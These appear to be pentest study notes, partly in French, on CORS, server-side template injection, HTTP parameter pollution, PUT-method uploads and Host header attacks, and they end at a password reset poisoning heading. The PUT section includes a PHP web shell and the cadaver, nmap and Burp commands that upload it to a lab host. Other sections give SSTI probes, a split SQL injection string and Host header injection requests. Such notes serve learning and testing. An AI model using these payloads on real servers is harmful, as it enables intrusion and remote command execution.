The same-origin policy is very restrictive and consequently various approaches have been devised to circumvent the constraints. Many websites interact with subdomains or third-party sites in a way that requires full cross-origin access. A controlled relaxation of the same-origin policy is possible using cross-origin resource sharing (CORS).

The cross-origin resource sharing protocol uses a suite of HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted. These are combined in a header exchange between a browser and the cross-origin web site that it is trying to access.

## Implementing simple cross-origin resource sharing

The cross-origin resource sharing (CORS) specification prescribes header content exchanged between web servers and browsers that restricts origins for web resource requests outside of the origin domain. The CORS specification identifies a collection of protocol headers of which `Access-Control-Allow-Origin` is the most significant. This header is returned by a server when a website requests a cross-domain resource, with an `Origin` header added by the browser.

For example, suppose a website with origin `normal-website.com` causes the following cross-domain request:

```
GET /data HTTP/1.1
Host: robust-website.com
Origin : https://normal-website.com
```

The server on `robust-website.com` returns the following response:

```
HTTP/1.1 200 OK
...
Access-Control-Allow-Origin: https://normal-website.com
```

The browser will allow code running on `normal-website.com` to access the response because the origins match.

The specification of `Access-Control-Allow-Origin` allows for multiple origins, or the value `null`, or the wildcard `*`. However, no browser supports multiple origins and there are restrictions on the use of the wildcard `*`.

## Handling cross-origin resource requests with credentials

The default behavior of cross-origin resource requests is for requests to be passed without credentials like cookies and the `Authorization` header. However, the cross-domain server can permit reading of the response when credentials are passed to it by setting the CORS `Access-Control-Allow-Credentials` header to `true`. Now if the requesting website uses JavaScript to declare that it is sending cookies with the request:

```
GET /data HTTP/1.1
Host: robust-website.com
...
Origin: https://normal-website.com
Cookie: JSESSIONID=<value>
```

And the response to the request is:

```
HTTP/1.1 200 OK
...
Access-Control-Allow-Origin: https://normal-website.com
Access-Control-Allow-Credentials: true
```

Then the browser will permit the requesting website to read the response, because the `Access-Control-Allow-Credentials` response header is set to `true`. Otherwise, the browser will not allow access to the response.

## Does CORS protect against CSRF?

CORS does not provide protection against [cross-site request forgery](#) (CSRF) attacks, this is a common misconception.

CORS is a controlled relaxation of the same-origin policy, so poorly configured CORS may actually increase the possibility of CSRF attacks or exacerbate their impact.

There are various ways to perform CSRF attacks without using CORS, including simple HTML forms and cross-domain resource includes.

**SOP does not prevent sending requests. It does prevent a page from accessing results of cross-domain requests.**

- Pre-flight checks :

The pre-flight check was added to the CORS specification to protect legacy resources from the expanded request options allowed by CORS.

For example, this is a pre-flight request that is seeking to use the PUT method together with a custom request header called Special-Request-Header:

```
OPTIONS /data HTTP/1.1
Host: <some website>
...
Origin: https://normal-website.com
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: Special-Request-Header
```

The server might return a response like the following:

```
HTTP/1.1 204 No Content
...
Access-Control-Allow-Origin: https://normal-website.com
Access-Control-Allow-Methods: PUT, POST, OPTIONS
Access-Control-Allow-Headers: Special-Request-Header
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 240
```

This response sets out the allowed methods (PUT, POST and OPTIONS) and permitted request headers (Special-Request-Header). In this particular case the cross-domain server also allows the sending of credentials, and the Access-Control-Max-Age header defines a maximum timeframe for caching the pre-flight response for reuse. If the request methods and headers are permitted (as they are in this example) then the browser processes the cross-origin request in the usual way. Pre-flight checks add an extra HTTP request round-trip to the cross-domain request, so they increase the browsing overhead.

- Exploit

Voir Section **BB - CORS**

- Server-side template injection

- Définition

**Server-side template injection** is when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side.

This allows attackers to inject arbitrary template directives in order to manipulate the template engine, often enabling them to take complete control of the server.

**As the name suggests, server-side template injection payloads are delivered and evaluated server-side, potentially making them much more dangerous than a typical client-side template injection.**

## What is the impact of server-side template injection?

Server-side template injection vulnerabilities can expose websites to a variety of attacks depending on the template engine in question and how exactly the application uses it. In certain rare circumstances, these vulnerabilities pose no real security risk. However, most of the time, the impact of server-side template injection can be catastrophic.

## How do server-side template injection vulnerabilities arise?

Server-side template injection vulnerabilities arise when user input is concatenated into templates rather than being passed in as data.

Static templates that simply provide placeholders into which dynamic content is rendered are generally not vulnerable to server-side template injection. The classic example is an email that greets each user by their name, such as the following extract from a Twig template:

```
$output = $twig->render("Dear {first_name},", array("first_name" => $user.first_name));
```

This is not vulnerable to server-side template injection because the user's first name is merely passed into the template as data.

However, as templates are simply strings, web developers sometimes directly concatenate user input into templates prior to rendering. Let's take a similar example to the one above, but this time, users are able to customize parts of the email before it is sent. For example, they might be able to choose the name that is used:


```
$output = $twig->render("Dear " . $_GET['name']);
```

In this example, instead of a static value being passed into the template, part of the template itself is being dynamically generated using the GET parameter `name`. As template syntax is evaluated server-side, this potentially allows an attacker to place a server-side template injection payload inside the `name` parameter as follows:

```
http://vulnerable-website.com/?name={{bad-stuff-here}}
```

## Constructing a server-side template injection attack

Identifying server-side template injection vulnerabilities and crafting a successful attack typically involves the following high-level process.



### - Detect

#### Detect

Server-side template injection vulnerabilities often go unnoticed not because they are complex but because they are only really apparent to auditors who are explicitly looking for them. If you are able to detect that a vulnerability is present, it can be surprisingly easy to exploit it. This is especially true in unsandboxed environments.

As with any vulnerability, the first step towards exploitation is being able to find it. Perhaps the simplest initial approach is to try fuzzing the template by injecting a sequence of special characters commonly used in template expressions, such as `$( { <% [ %' ] % } ) % \`. If an exception is raised, this indicates that the injected template syntax is potentially being interpreted by the server in some way. This is one sign that a vulnerability to server-side template injection may exist.

Server-side template injection vulnerabilities occur in two distinct contexts, each of which requires its own detection method. Regardless of the results of your fuzzing attempts, it is important to also try the following context-specific approaches. If fuzzing was inconclusive, a vulnerability may still reveal itself using one of these approaches. Even if fuzzing did suggest a template injection vulnerability, you still need to identify its context in order to exploit it.

## Plaintext context

Most template languages allow you to freely input content either by using HTML tags directly or by using the template's native syntax, which will be rendered to HTML on the back-end before the HTTP response is sent. For example, in Freemarker, the line `render('Hello ' + username)` would render to something like `Hello Carlos`.

This can sometimes be exploited for [XSS](#) and is in fact often mistaken for a simple XSS vulnerability. However, by setting mathematical operations as the value of the parameter, we can test whether this is also a potential entry point for a server-side template injection attack.

For example, consider a template that contains the following vulnerable code:

```
render('Hello ' + username)
```

During auditing, we might test for server-side template injection by requesting a URL such as:

```
http://vulnerable-website.com/?username=${7*7}
```

If the resulting output contains `Hello 49`, this shows that the mathematical operation is being evaluated server-side. This is a good proof of concept for a server-side template injection vulnerability.

## Code context

In other cases, the vulnerability is exposed by user input being placed within a template expression, as we saw earlier with our email example. This may take the form of a user-controllable variable name being placed inside a parameter, such as:

```
greeting = getQueryParameter('greeting')
engine.render("Hello {{"+greeting+"}}", data)
```

On the website, the resulting URL would be something like:

```
http://vulnerable-website.com/?greeting=data.username
```

This would be rendered in the output to `Hello Carlos`, for example.

This context is easily missed during assessment because it doesn't result in obvious XSS and is almost indistinguishable from a simple hashmap lookup. One method of testing for server-side template injection in this context is to first establish that the parameter doesn't contain a direct XSS vulnerability by injecting arbitrary HTML into the value:

```
http://vulnerable-website.com/?greeting=data.username<tag>
```

In the absence of XSS, this will usually either result in a blank entry in the output (just `Hello` with no username), encoded tags, or an error message. The next step is to try and break out of the statement using common templating syntax and attempt to inject arbitrary HTML after it:

```
http://vulnerable-website.com/?greeting=data.username} <tag>
```

If this again results in an error or blank output, you have either used syntax from the wrong templating language or, if no template-style syntax appears to be valid, server-side template injection is not possible. Alternatively, if the output is rendered correctly, along with the arbitrary HTML, this is a key indication that a server-side template injection vulnerability is present:

```
Hello Carlos<tag>
```

## Read about the security implications

In addition to providing the fundamentals of how to create and use templates, the documentation may also provide some sort of "Security" section. The name of this section will vary, but it will usually outline all the potentially dangerous things that people should avoid doing with the template. This can be an invaluable resource, even acting as a kind of cheat sheet for which behaviors you should look for during auditing, as well as how to exploit them.

Even if there is no dedicated "Security" section, if a particular built-in object or function can pose a security risk, there is almost always a warning of some kind in the documentation. The warning may not provide much detail, but at the very least it should flag this particular built-in as something to investigate.

### - Identify

## Identify


Once you have detected the template injection potential, the next step is to identify the template engine.

Although there are a huge number of templating languages, many of them use very similar syntax that is specifically chosen not to clash with HTML characters. As a result, it can be relatively simple to create probing payloads to test which template engine is being used.

Simply submitting invalid syntax is often enough because the resulting error message will tell you exactly what the template engine is, and sometimes even which version. For example, the invalid expression `<%=foobar%>` triggers the following response from the Ruby-based ERB engine:

```
(erb):1:in `<main>': undefined local variable or method `foobar' for main:Object  
(NameError)  
from /usr/lib/ruby/2.5.0/erb.rb:876:in `eval'  
from /usr/lib/ruby/2.5.0/erb.rb:876:in `result'  
from -e:4:in `<main>'
```

Otherwise, you'll need to manually test different language-specific payloads and study how they are interpreted by the template engine. Using a process of elimination based on which syntax appears to be valid or invalid, you can narrow down the options quicker than you might think. A common way of doing this is to inject arbitrary mathematical operations using syntax from different template engines. You can then observe whether they are successfully evaluated. To help with this process, you can use a decision tree similar to the following:



You should be aware that the same payload can sometimes return a successful response in more than one template language. For example, the payload `{{ 7 * 7 }}` returns 49 in Twig and 7777777 in Jinja2. Therefore, it is important not to jump to conclusions based on a single successful response.

**Once you discover a server-side template injection vulnerability, and identify the template engine being used, unless you already know the template engine inside out, reading its documentation is usually the first place to start.**

**While this may not be the most exciting way to spend your time, it is important not to underestimate what a useful source of information the documentation can be.**

### - Explore

## Explore

At this point, you might have already stumbled across a workable exploit using the documentation. If not, the next step is to explore the environment and try to discover all the objects to which you have access.

Many template engines expose a "self" or "environment" object of some kind, which acts like a namespace containing all objects, methods, and attributes that are supported by the template engine. If such an object exists, you can potentially use it to generate a list of objects that are in scope. For example, in Java-based templating languages, you can sometimes list all variables in the environment using the following injection:

**It is important to note that websites will contain both built-in objects provided by the template and custom, site-specific objects that have been supplied by the web developer. You should pay particular attention to these non-standard objects because they are especially likely to contain sensitive information or exploitable methods.**

**The first step is to identify objects and methods to which you have access.**

You should proceed by reviewing **each function** for exploitable behavior. By working methodically through this process, you may sometimes be able to construct a complex attack that is even able to exploit more secure targets.

While server-side template injection can potentially lead to remote code execution and full takeover of the server, in practice this is not always possible to achieve. However, just because you have ruled out remote code execution, that doesn't necessarily mean there is no potential for a different kind of exploit. You can still leverage server-side template injection vulnerabilities for other high-severity exploits, such as [directory traversal](#), to gain access to sensitive data.

- **Preventing**

## How to prevent server-side template injection vulnerabilities

The best way to prevent server-side template injection is to not allow any users to modify or submit new templates. However, this is sometimes unavoidable due to business requirements.

One of the simplest ways to avoid introducing server-side template injection vulnerabilities is to always use a "logic-less" template engine, such as Mustache, unless absolutely necessary. Separating the logic from presentation as much as possible can greatly reduce your exposure to the most dangerous template-based attacks.

Another measure is to only execute users' code in a sandboxed environment where potentially dangerous modules and functions have been removed altogether. Unfortunately, sandboxing untrusted code is inherently difficult and prone to bypasses.

Finally, another complementary approach is to accept that arbitrary code execution is all but inevitable and apply your own sandboxing by deploying your template environment in a locked-down Docker container, for example.

- **You can test SSTI in a webpage like you test an XSS. ( information reflected on the page )**

---

---

- **HTTP Parameter Pollution**

**HTTP Parameter Pollution (HPP)** is a Web attack evasion technique that allows an attacker to craft a HTTP request in order to manipulate or retrieve hidden information. This evasion technique is based on splitting an attack vector between multiple instances of a parameter with the same name.

Since none of the relevant HTTP RFCs define the semantics of HTTP parameter manipulation, each web application delivery platform may deal with it differently. In particular, some environments process such

requests by concatenating the values taken from all instances of a parameter name within the request.

Example with SQLI :

`https://www.xxx.com/noticias.php?id=1 union select 1,2 --`

become :

`https://www.xxx.com/noticias.php?id=1&id=/*union/*&id=/*/select /*&id=/*/1,2+--+`

- De manière générale, il est important de regarder si on peut découvrir le format du cookie de session pour analyser si on peut en créer un autre valide "à la main" pour se faire passer pour quelqu'un d'autre.

### Différents Entêtes HTTP

<b>Content-Length</b>	Indique la taille en octets (exprimée en base 10) du corps de la réponse envoyée au client.
<b>Content-Type</b>	Sert à indiquer le type de la ressource ( dans le body )
<b>Host</b>	L'en-tête de requête Host spécifie le nom de domaine du serveur (pour de l'hébergement virtuel), et (optionnellement) le numéro du port TCP sur lequel le serveur écoute.

X-Powered-By	Specifies the technology (e.g. ASP.NET, PHP, JBoss) supporting the web application (version details are often in X-Runtime, X-Version, or X-AspNet-Version)
Referer	This header identifies the address of the webpage which is linked to the resource being requested. By checking the "Referer", the new webpage can see where the request originated.
X-Forwarded-For: <client>, <proxy1>, <proxy2>	Le champ d'en-tête HTTP X-Forwarded-For est une méthode courante pour identifier l'adresse IP d'origine d'un client se connectant à un serveur Web via un proxy HTTP ou un autre chose.
Location	header de redirection
Vary	en tête par rapport à la mise en cache
Connection	Contrôle la façon dont la connexion reste ouverte ou non après que la transaction courante soit terminée. Si la valeur envoyée est <b>keep-alive</b> , la connexion est persistante et n'est pas fermée.  <b>Close</b> : indique que le client ou que le serveur souhaite fermer la connexion. C'est la valeur par défaut pour les requêtes en HTTP/1.0.
X-Content-Type-Options	It's used to protect against <b>MIME sniffing vulnerabilities</b> .

	This header is currently only honoured by Chrome and certain versions of Internet Explorer
Pragma: no-cache	Vide le cache du reverse proxy

- **MIME sniffing**
- **MIME sniffing** is a technique ( not malicious ) used by some web browsers (primarily Internet Explorer) to examine the content of a particular asset. This is done for the purpose of determining an asset's file format.

## How does MIME sniffing work?

MIME sniffing is quite straightforward in the way that it works. The following provides a brief description of each step involved in the MIME sniffing process.

1. A web browser requests a particular asset which responds with either no content type or a content type previously set at the origin server.
2. The web browser "sniffs" the content to analyze what file format that particular asset is.
3. Once the browser has completed its analysis, it compares what it found against what the web server provided in the `Content-Type` header (if anything). If there is a mismatch, the browser uses the MIME type that **it determined to be associated with the asset**.

In summary, although **MIME sniffing** can be a useful feature provided by web browsers can also cause security issues.

## - Exploiting PUT Method

- **PUT method** was originally intended as one of the HTTP methods used for file management operations.
- As this method is used to change or delete the files from the target server's file system, it often results in arising in various **File upload vulnerabilities**.

- First, we have to determine if the HTTP PUT method is enabled on the server ( by some tools like Nikto ...). Note that permissions are likely to be implemented per directory, so recursive checking is required in an attack. Tools such as DAVTest can be used to iteratively check all directories on the server for the PUT method.

*If the PUT method appears to be present and enabled, application will respond with 201 created response as shown in below Exhibit.*

Request	Response
<input type="button" value="Raw"/> <input type="button" value="Params"/> <input type="button" value="Headers"/> <input type="button" value="Hex"/> <input type="button" value="XML"/> <pre>PUT /test/shell.php HTTP/1.1 Host: 192.168.1.113 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Upgrade-Insecure-Requests: 1 Content-Length: 49  &lt;?php echo system(\$_REQUEST['cmd']); ?&gt;</pre>	<input type="button" value="Raw"/> <input type="button" value="Headers"/> <input type="button" value="Hex"/> <pre>HTTP/1.1 201 Created Content-Length: 0 Connection: close Date: Wed, 19 Dec 2018 06:34:47 GMT Server: lighttpd/1.4.28</pre>

*you may receive 405 status code if you attempt to use the PUT method where it is not supported. 405 Method Not Allowed indicates that the method used in the request is not supported for the specified URL.*

- If this method is enabled, we can try different tools and techniques

### - With Cadaver

#### Cadaver

Cadaver is a command line tool pre-installed in the Kali machine that enables the uploading and downloading of a file on WebDAV.

Type the target host URL to upload the malicious file, using the command given below.

```
1 | cadaver http://192.168.1.103/dav/
```

Now once we are inside the victim's directory, upload the file shell.php from the Desktop to the target machine's path, by executing the below command :

```
1 | put /root/Desktop/shell.php
```

```
root@kali:~# cadaver http://192.168.1.103/dav/
dav:/dav> put /root/Desktop/shell.php
Uploading /root/Desktop/shell.php to `/dav/shell.php':
Progress: [=====] 100.0% of 1112 bytes succeeded.
dav:/dav>
```

To verify whether the file is uploaded or not, run the URL: [192.168.1.103/dav/](http://192.168.1.103/dav/) on the browser. Awesome!!! As we can see, the malicious file shell.php has been uploaded on the web server.



## Index of /dav

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">shell.php</a>	27-Sep-2018 01:11	1.1K	

### - With Nmap

#### Nmap

Nmap is an opensource port scanner and network exploitation tool. If PUT Method is enabled on any web server, then we can also upload a malicious file to a remote web server with the help of NMAP. Below is the command to configure the same. We must specify the filename and URL path with NSE arguments. in parallel, prepare the malicious file nmap.php to upload to the target server.

An example with this command :

```
nmap -p 80 192.168.1.103 --script http-put --script-args
http-put.url='/dav/nmap.php',http-put.file='/root/Desktop/nmap.php'
```

As seen from the below screenshot, the nmap.php file has been uploaded successfully.

```
root@kali:~# nmap -p 80 192.168.1.103 --script http-put --script-args http-put.url='/dav/nmap.php',http-put.file='/root/Desktop/nmap.php'
Starting Nmap 7.00 ( https://nmap.org ) at 2018-09-27 01:14 EDT
Nmap scan report for 192.168.1.103
Host is up (0.00034s latency)

PORT      STATE SERVICE
80/tcp    open  http
|_http-put: /dav/nmap.php was successfully created
MAC Address: 00:0C:29:18:AA:46 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
```

Type the same URL in browser 192.168.1.103/dav and execute the same. As evident from the screenshot, the file nmap.php has been uploaded on the web server.

Name	Last modified	Size	Description
Parent Directory		-	
<a href="#">nmap.php</a>	27-Sep-2018 01:14	1.1K	
<a href="#">shell.php</a>	27-Sep-2018 01:11	1.1K	

#### - With Burp-Suite

Request to http://192.168.1.103:80

Forward Drop Intercept is on Action

Raw Headers Hex

```
GET /dav/ HTTP/1.1
Host: 192.168.1.103
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Type PUT /dav/burp.php HTTP/1.1 in the header and then paste the php malicious code starting from dav directory through PUT request.

Target: http://192.168.1.103

**Request**

Raw Headers Hex

```
PUT /dav/burp.php HTTP/1.1
Host: 192.168.1.103
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

**Response**

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Thu, 27 Sep 2018 05:22:53 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Content-Length: 1249
Connection: close
Content-Type: text/html;charset=UTF-8
```

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /dav</title>
</head>
<body>
<h1>Index of /dav</h1>
<table><tr><th></th><th></th><th>Name</th><th>Last modified</th><th>Size</th><th>Description</th></tr><tr><td align="right">- </td><td><hr></td><td></td><td><a href="/>Parent Directory</a></td><td>&ampnbsp</td><td align="right">- </td></tr>
<tr><td align="right"></td><td><a href="nmap.php">nmap.php</a></td><td align="right">27-Sep-2018 01:14 </td><td align="right">1.1K</td></tr>
<tr><td align="right"></td><td>

192.168.1.103/dav/

## Index of /dav

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>			
<a href="#">? burp.php</a>	27-Sep-2018 01:24	1.1K	
<a href="#">? nmap.php</a>	27-Sep-2018 01:14	1.1K	
<a href="#">? poster.php</a>	27-Sep-2018 01:20	1.1K	
<a href="#">? shell.php</a>	27-Sep-2018 01:11	1.1K	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.1.103 Port 80

- **Finding PUT Method vuln**

*Huhhh.... too much of information ... lets summarize the testing steps to be followed -*

- a. Attempt to use the PUT method to upload a benign file
- b. If this is successful, try uploading a backdoor script using PUT.
- c. If the necessary extension for the backdoor to operate is being blocked, try uploading the file with a .txt extension and using the MOVE method to move it to a file with a new extension. (If MOVE doesn't work try COPY method)
- d. If any of the preceding methods fails, try uploading a JAR file, or a file with contents that a browser will render as HTML.
- e. Recursively step through all the directories using a tool such as davtest.

## Remediation

*Only GET and POST HTTP methods should be allowed and other unused methods should be blocked. If required these extra methods should only be enabled with credentials and public access denied.*

- **HTTP Host header attacks**

- **Definition**

### What is the HTTP Host header?

The HTTP Host header is a mandatory request header as of HTTP/1.1. It specifies the domain name that the client wants to access. For example, when a user visits <https://portswigger.net/web-security>, their browser will compose a request containing a Host header as follows:

```
GET /web-security HTTP/1.1
Host: portswigger.net
```

In some cases, such as when the request has been forwarded by an intermediary system, the Host value may be altered before it reaches the intended back-end component. We will discuss this scenario in more detail below.

**The purpose of the HTTP Host header is to help identify which back-end component the client wants to communicate with. If requests didn't contain**

**Host headers, or if the Host header was malformed in some way, this could lead to issues when routing incoming requests to the intended application.**

**Historically, this ambiguity didn't exist because each IP address would only host content for a single domain.**

**Nowadays, it is common for multiple websites and applications to be accessible at the same IP address.**

**When multiple applications are accessible via the same IP address, this is most commonly a result of one of the following scenarios :**

### **1) Virtual Hosting**

#### **Virtual hosting**

One possible scenario is when a single web server hosts multiple websites or applications. This could be multiple websites with a single owner, but it is also possible for websites with different owners to be hosted on a single, shared platform. This is less common than it used to be, but still occurs with some cloud-based SaaS solutions.

In either case, although each of these distinct websites will have a different domain name, they all share a common IP address with the server. Websites hosted in this way on a single server are known as "virtual hosts".

To a normal user accessing the website, a virtual host is often indistinguishable from a website being hosted on its own dedicated server.

### **2) Routing traffic via an intermediary**

**Another common scenario is when websites are hosted on distinct back-end servers, but all traffic between the client and servers is routed through an intermediary system.**

**This could be a simple load balancer or a reverse proxy server of some kind.**

**In this case, even though the websites are hosted on separate back-end servers, all of their domain names resolve to a single IP address of the intermediary component.**

### **How does the HTTP Host header solve this problem?**

**When a browser sends the request, the target URL will resolve to the IP address of a particular server. When this server receives the request, it**

**refers to the Host header to determine the intended back-end and forwards the request accordingly.**

## What is an HTTP Host header attack?

HTTP Host header attacks exploit vulnerable websites that handle the value of the Host header in an unsafe way. If the server implicitly trusts the Host header, and fails to validate or escape it properly, an attacker may be able to use this input to inject harmful payloads that manipulate server-side behavior. Attacks that involve injecting a payload directly into the Host header are often known as "Host header injection" attacks.

Off-the-shelf web applications typically don't know what domain they are deployed on unless it is manually specified in a configuration file during setup. When they need to know the current domain, for example, to generate an absolute URL included in an email, they may resort to retrieving the domain from the Host header:

```
<a href="https://_SERVER['HOST']/support">Contact support</a>
```

The header value may also be used in a variety of interactions between different systems of the website's infrastructure.

As the Host header is in fact user controllable, this practice can lead to a number of issues. If the input is not properly escaped or validated, the Host header is a potential vector for exploiting a range of other vulnerabilities, most notably:

- Web cache poisoning
- Business **logic flaws** in specific functionality
- Routing-based SSRF
- Classic server-side vulnerabilities, such as SQL **injection**

## - Prévention

### How to prevent HTTP Host header attacks

To prevent HTTP Host header attacks, the simplest approach is to avoid using the Host header altogether in server-side code. Double-check whether each URL really needs to be absolute. You will often find that you can just use a relative URL instead. This simple change can help you prevent [web cache poisoning](#) vulnerabilities in particular.

Other ways to prevent HTTP Host header attacks include:

#### Protect absolute URLs

When you have to use absolute URLs, you should require the current domain to be manually specified in a configuration file and refer to this value instead of the Host header. This approach would eliminate the threat of password reset poisoning, for example.

#### Validate the Host header

If you must use the Host header, make sure you validate it properly. This should involve checking it against a whitelist of permitted domains and rejecting or redirecting any requests for unrecognized hosts. You should consult the documentation of your framework for guidance on how to do this. For example, the Django framework provides the `ALLOWED_HOSTS` option in the settings file. This approach will reduce your exposure to Host header injection attacks.

#### Don't support Host override headers

It is also important to check that you do not support additional headers that may be used to construct these attacks, in particular `X-Forwarded-Host`. Remember that these may be supported by default.

#### Whitelist permitted domains

To prevent routing-based attacks on internal infrastructure, you should configure your load balancer or any reverse proxies to forward requests only to a whitelist of permitted domains.

#### Be careful with internal-only virtual hosts

When using virtual hosting, you should avoid hosting internal-only websites and applications on the same server as public-facing content. Otherwise, attackers may be able to access internal domains via Host header manipulation.

### Test HTTP Host header attack :

**When probing for Host header injection vulnerabilities, the first step is to test what happens when you supply an arbitrary, unrecognized domain name via the Host header.**

**Some intercepting proxies derive the target IP address from the Host header directly, which makes this kind of testing all but impossible; any changes you made to the header would just cause the request to be sent to a completely different IP address.**

**Sometimes, you will still be able to access the target website even when you supply an unexpected Host header. This could be for a number of reasons.**

**For example, servers are sometimes configured with a default or fallback option in case they receive requests for domain names that they don't recognize.**

On the other hand, as the Host header is such a fundamental part of how the websites work, tampering with it often means you will be unable to reach the target application at all. The front-end server or load balancer that received your request may simply not know where to forward it, resulting in an "Invalid Host header" error of some kind. This is especially likely if your target is accessed via a CDN. In this case, you should move on to trying some of the techniques outlined below.

### Check for flawed validation

Instead of receiving an "Invalid Host header" response, you might find that your request is blocked as a result of some kind of security measure. For example, some websites will validate whether the Host header matches the SNI from the TLS handshake. This doesn't necessarily mean that they're immune to Host header attacks.

You should try to understand how the website parses the Host header. This can sometimes reveal loopholes that can be used to bypass the validation. For example, some parsing algorithms will omit the port from the Host header, meaning that only the domain name is validated. If you are also able to supply a non-numeric port, you can leave the domain name untouched to ensure that you reach the target application, while potentially injecting a payload via the port.

```
GET /example HTTP/1.1
Host: vulnerable-website.com:bad-stuff-here
```

Other sites will try to apply matching logic to allow for arbitrary subdomains. In this case, you may be able to bypass the validation entirely by registering an arbitrary domain name that ends with the same sequence of characters as a whitelisted one:

```
GET /example HTTP/1.1
Host: notvulnerable-website.com
```

Alternatively, you could take advantage of a less-secure subdomain that you have already compromised:

```
GET /example HTTP/1.1
Host: hacked-subdomain.vulnerable-website.com
```

### Send ambiguous requests

The code that validates the host and the code that does something vulnerable with it often reside in different application components or even on separate servers. By identifying and exploiting discrepancies in how they retrieve the Host header, you may be able to issue an ambiguous request that appears to have a different host depending on which system is looking at it.

The following are just a few examples of how you may be able to create ambiguous requests.

### Inject duplicate Host headers

One possible approach is to try adding duplicate Host headers. Admittedly, this will often just result in your request being blocked. However, as a browser is unlikely to ever send such a request, you may occasionally find that developers have not anticipated this scenario. In this case, you might expose some interesting behavioral quirks.

Different systems and technologies will handle this case differently, but it is common for one of the two headers to be given precedence over the other one, effectively overriding its value. When systems disagree about which header is the correct one, this can lead to discrepancies that you may be able to exploit. Consider the following request:

```
GET /example HTTP/1.1
Host: vulnerable-website.com
Host: bad-stuff-here
```

Let's say the front-end gives precedence to the first instance of the header, but the back-end prefers the final instance. Given this scenario, you could use the first header to ensure that your request is routed to the intended target and use the second header to pass your payload into the server-side code.

### Supply an absolute URL

Although the request line typically specifies a relative path on the requested domain, many servers are also configured to understand requests for absolute URLs.

The ambiguity caused by supplying both an absolute URL and a Host header can also lead to discrepancies between different systems. Officially, the request line should be given precedence when routing the request but, in practice, this isn't always the case. You can potentially exploit these discrepancies in much the same way as duplicate Host headers.

```
GET https://vulnerable-website.com/ HTTP/1.1
Host: bad-stuff-here
```

Note that you may also need to experiment with different protocols. Servers will sometimes behave differently depending on whether the request line contains an HTTP or an HTTPS URL.

### Add line wrapping

You can also uncover quirky behavior by indenting HTTP headers with a space character :

```
GET /example HTTP/1.1
  Host: bad-stuff-here
  Host: vulnerable-website.com
```

The website may block requests with multiple Host headers, but you may be able to bypass this validation by indenting one of them like this.

The back-end may ignore the leading space and gives precedence to the first header in the case of duplicates.

**There are many possible ways to issue harmful, ambiguous requests. You can also adapt many HTTP request smuggling techniques to construct Host header attacks.**

### Inject host override headers

Even if you can't override the Host header using an ambiguous request, there are other possibilities for overriding its value while leaving it intact. This includes injecting your payload via one of several other HTTP headers that are designed to serve just this purpose, albeit for more innocent use cases.

As we've already discussed, websites are often accessed via some kind of intermediary system, such as a load balancer or a reverse proxy. In this kind of architecture, the Host header that the back-end server receives may contain the domain name for one of these intermediary systems. This is usually not relevant for the requested functionality.

To solve this problem, the front-end may inject the `X-Forwarded-Host` header, containing the original value of the Host header from the client's initial request. For this reason, when an `X-Forwarded-Host` header is present, many frameworks will refer to this instead. You may observe this behavior even when there is no front-end that uses this header.

You can sometimes use `X-Forwarded-Host` to inject your malicious input while circumventing any validation on the Host header itself.

```
GET /example HTTP/1.1
Host: vulnerable-website.com
X-Forwarded-Host: bad-stuff-here
```

Although `X-Forwarded-Host` is the de facto standard for this behavior, you may come across other headers that serve a similar purpose, including:

- `X-Host`
- `X-Forwarded-Server`
- `X-HTTP-Host-Override`
- `Forwarded`

**From a security perspective, it is important to note that some websites, potentially even your own, support this kind of behavior unintentionally. This is usually because one or more of these headers is enabled by default in some third-party technology that they use.**

- **Password reset poisoning :**

### Password reset poisoning



